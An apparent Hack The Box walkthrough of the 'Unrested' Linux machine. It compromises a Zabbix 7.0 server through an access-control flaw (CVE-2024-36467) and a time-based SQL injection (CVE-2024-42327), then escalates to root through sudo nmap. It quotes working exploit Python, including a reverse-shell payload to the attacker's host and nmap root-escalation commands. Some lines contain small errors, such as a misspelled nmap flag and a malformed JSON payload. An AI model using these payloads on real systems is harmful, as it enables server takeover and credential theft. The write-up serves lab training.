Unrested HTB Walkthrough
Overview
Unrested is a medium difficulty Linux machine hosting a version of Zabbix. Enumerating the version of Zabbix shows that it is vulnerable to both CVE-2024-36467 (missing access controls on the user.update function within the CUser class) and CVE-2024-42327 (SQL injection in user.get function in CUser class) which is leveraged to gain user access on the target. Post-exploitation enumeration reveals that the system has a sudo misconfiguration allowing the zabbix user to execute sudo /usr/bin/nmap, an optional dependency in Zabbix servers that is leveraged to gain root access.
Reconnaissance

Initial Reconnaissance found that ports 22 (SSH), 80 (HTTP), 10050 and 10051 (Zabbix Agents) were open. I browsed to the services that were running over port 80 and found that the Zabbix service was running.

From the above information, we had found out that the Zabbix version was 7.0. And so, like any good security researcher, we browsed online for any available exploits, to which we found 1 (:O).
However, this would only help if we had administrative privileges on the Zabbix service (right now, we do not).
Resource Gathering
Checking the GitHub Advisory, it states that:
An authenticated user with API access (e.g.: user with default User role), more specifically a user with access to the user.update API endpoint is enough to be able to add themselves to any group (e.g.: Zabbix Administrators), except to groups that are disabled or having restricted GUI access.
We checked the date of the advisory as well to check against the code within Zabbix:
Ok, so now that we have an advisory and vulnerable code, we need to craft a Burp Suite HTTP request to the following URL: http://unrested.htb/zabbix/api_jsonrpc.htb.
We noticed a couple of requests through Burp Suite to a different endpoint:


Following the Zabbix 7.0 documentation:
Payload Development
Before initially executing the exploit, I always reference my article How Learning Code Helps with Penetration Testing. In this article, I always state that you should know what code you are executing before you fire it off.
We crafted a payload that followed the documentation from the Zabbix documentation:
{
  "jsonrpc":"2.0",
  "method":"user.update",
  "params":{
    "userid":"3",
    "current_passwd":"passwod",
    "usrgrps":[
      {
        "usrgrpid":"7"
      }
    ]
  }
  "id":1
}
This allowed us to update our usrgrpid to that of an administrator. We logged back in and had a little more privileges than we did before.

Using the previously found SQL Injection RCE GitHub, we first, evaluated the Python code that the GitHub repo had:
def send_injection(api_url, auth_token, position, char):
    """Send an SQL injection payload and measure the response time."""
    payload = {
        "jsonrpc": "2.0",
        "method": "user.get",
        "params": {
            "output": ["userid", "username"],
            "selectRole": [
                "roleid",
                f"name AND (SELECT * FROM (SELECT(SLEEP({EXPECTED_RESPONSE_TIME} - "
                f"(IF(ORD(MID((SELECT sessionid FROM zabbix.sessions "
                f"WHERE userid=1 and status=0 LIMIT {ROW_INDEX},1), "
                f"{position}, 1))={ord(char)}, 0, {EXPECTED_RESPONSE_TIME})))))BEEF)"
            ],
            "editable": 1,
        },
        "auth": auth_token,
        "id": 1
    }
    start_time = datetime.now().timestamp()
    response = requests.post(api_url, json=payload)
    end_time = datetime.now().timestamp()
    response_time = end_time - start_time
    return char, response_time
This sends a specially craft SQL query that checks the response time from the Zabbix server to determine if it is vulnerable or not.
As you can see, regarding CVE-2024-42327:
A non-admin user account on the Zabbix frontend with the default User role, or with any other role that gives API access can exploit this vulnerability. An SQLi exists in the CUser class in the addRelatedObjects function, this function is being called from the CUser.get function which is available for every user who has API access.
"""Send the reverse shell request to the target server."""
    payload = {
        "jsonrpc": "2.0",
        "method": "item.create",
        "params": {
            "name": "rce",
            "key_": f"system.run[bash -c \"bash -i >& /dev/tcp/{lhost}/{lport} 0>&1\"]",
            "delay": 1,
            "hostid": host_id,
            "type": 0,
            "value_type": 1,
            "interfaceid": interface_id
        },
        "auth": admin_session,
        "id": 1
    }
    response = requests.post(api_url, json=payload)
    if response.status_code == 200:
        print("Reverse shell command executed successfully.")
    else:
        print(f"Failed to send reverse shell request. HTTP status code: {response.status_code}")


This creates an “item” that is a reverse shell back to our attacking machine. And…

Initial Access / User Flag
System Reconnaissance

I always start by check the sudo -l command and had noticed that I had to exploit permissions that were set for the zabbix user and had to privilege escalate with nmap.
Privilege Escalation
You would think that getting a root shell with nmap would be easy pickings because hey why not use the following:
sudo nmap --interactive
OR
TF=$(mktemp)
echo "os.system('/bin/bash'" > $TF
sudo nmap --script=$TF
OR
nmap -iL=/root/root.txt
Nope!

I had to come up with a crafty way to get the root flag. If you check the help page for Nmap it states the following:
--excludefile <exclude_file>: Exclude list from file
I had to exclude a file that I wanted to read. I knew that the root.txt flag was at root/root.txt, so that’s what I did:
sudo nmap -p 80 localhost --execludefile /root/root.txt

I know there are probably other ways of getting the root flag, but I thought that was by far the easiest way of getting it.
Conclusion
This machine highlights the importance of keeping software updated, enforcing proper access controls, and limiting unnecessary sudo permissions. The vulnerabilities in Zabbix were leveraged to gain an initial foothold, and a misconfigured sudo permission allowed easy privilege escalation. Hardening these areas would mitigate such attacks in a real-world scenario.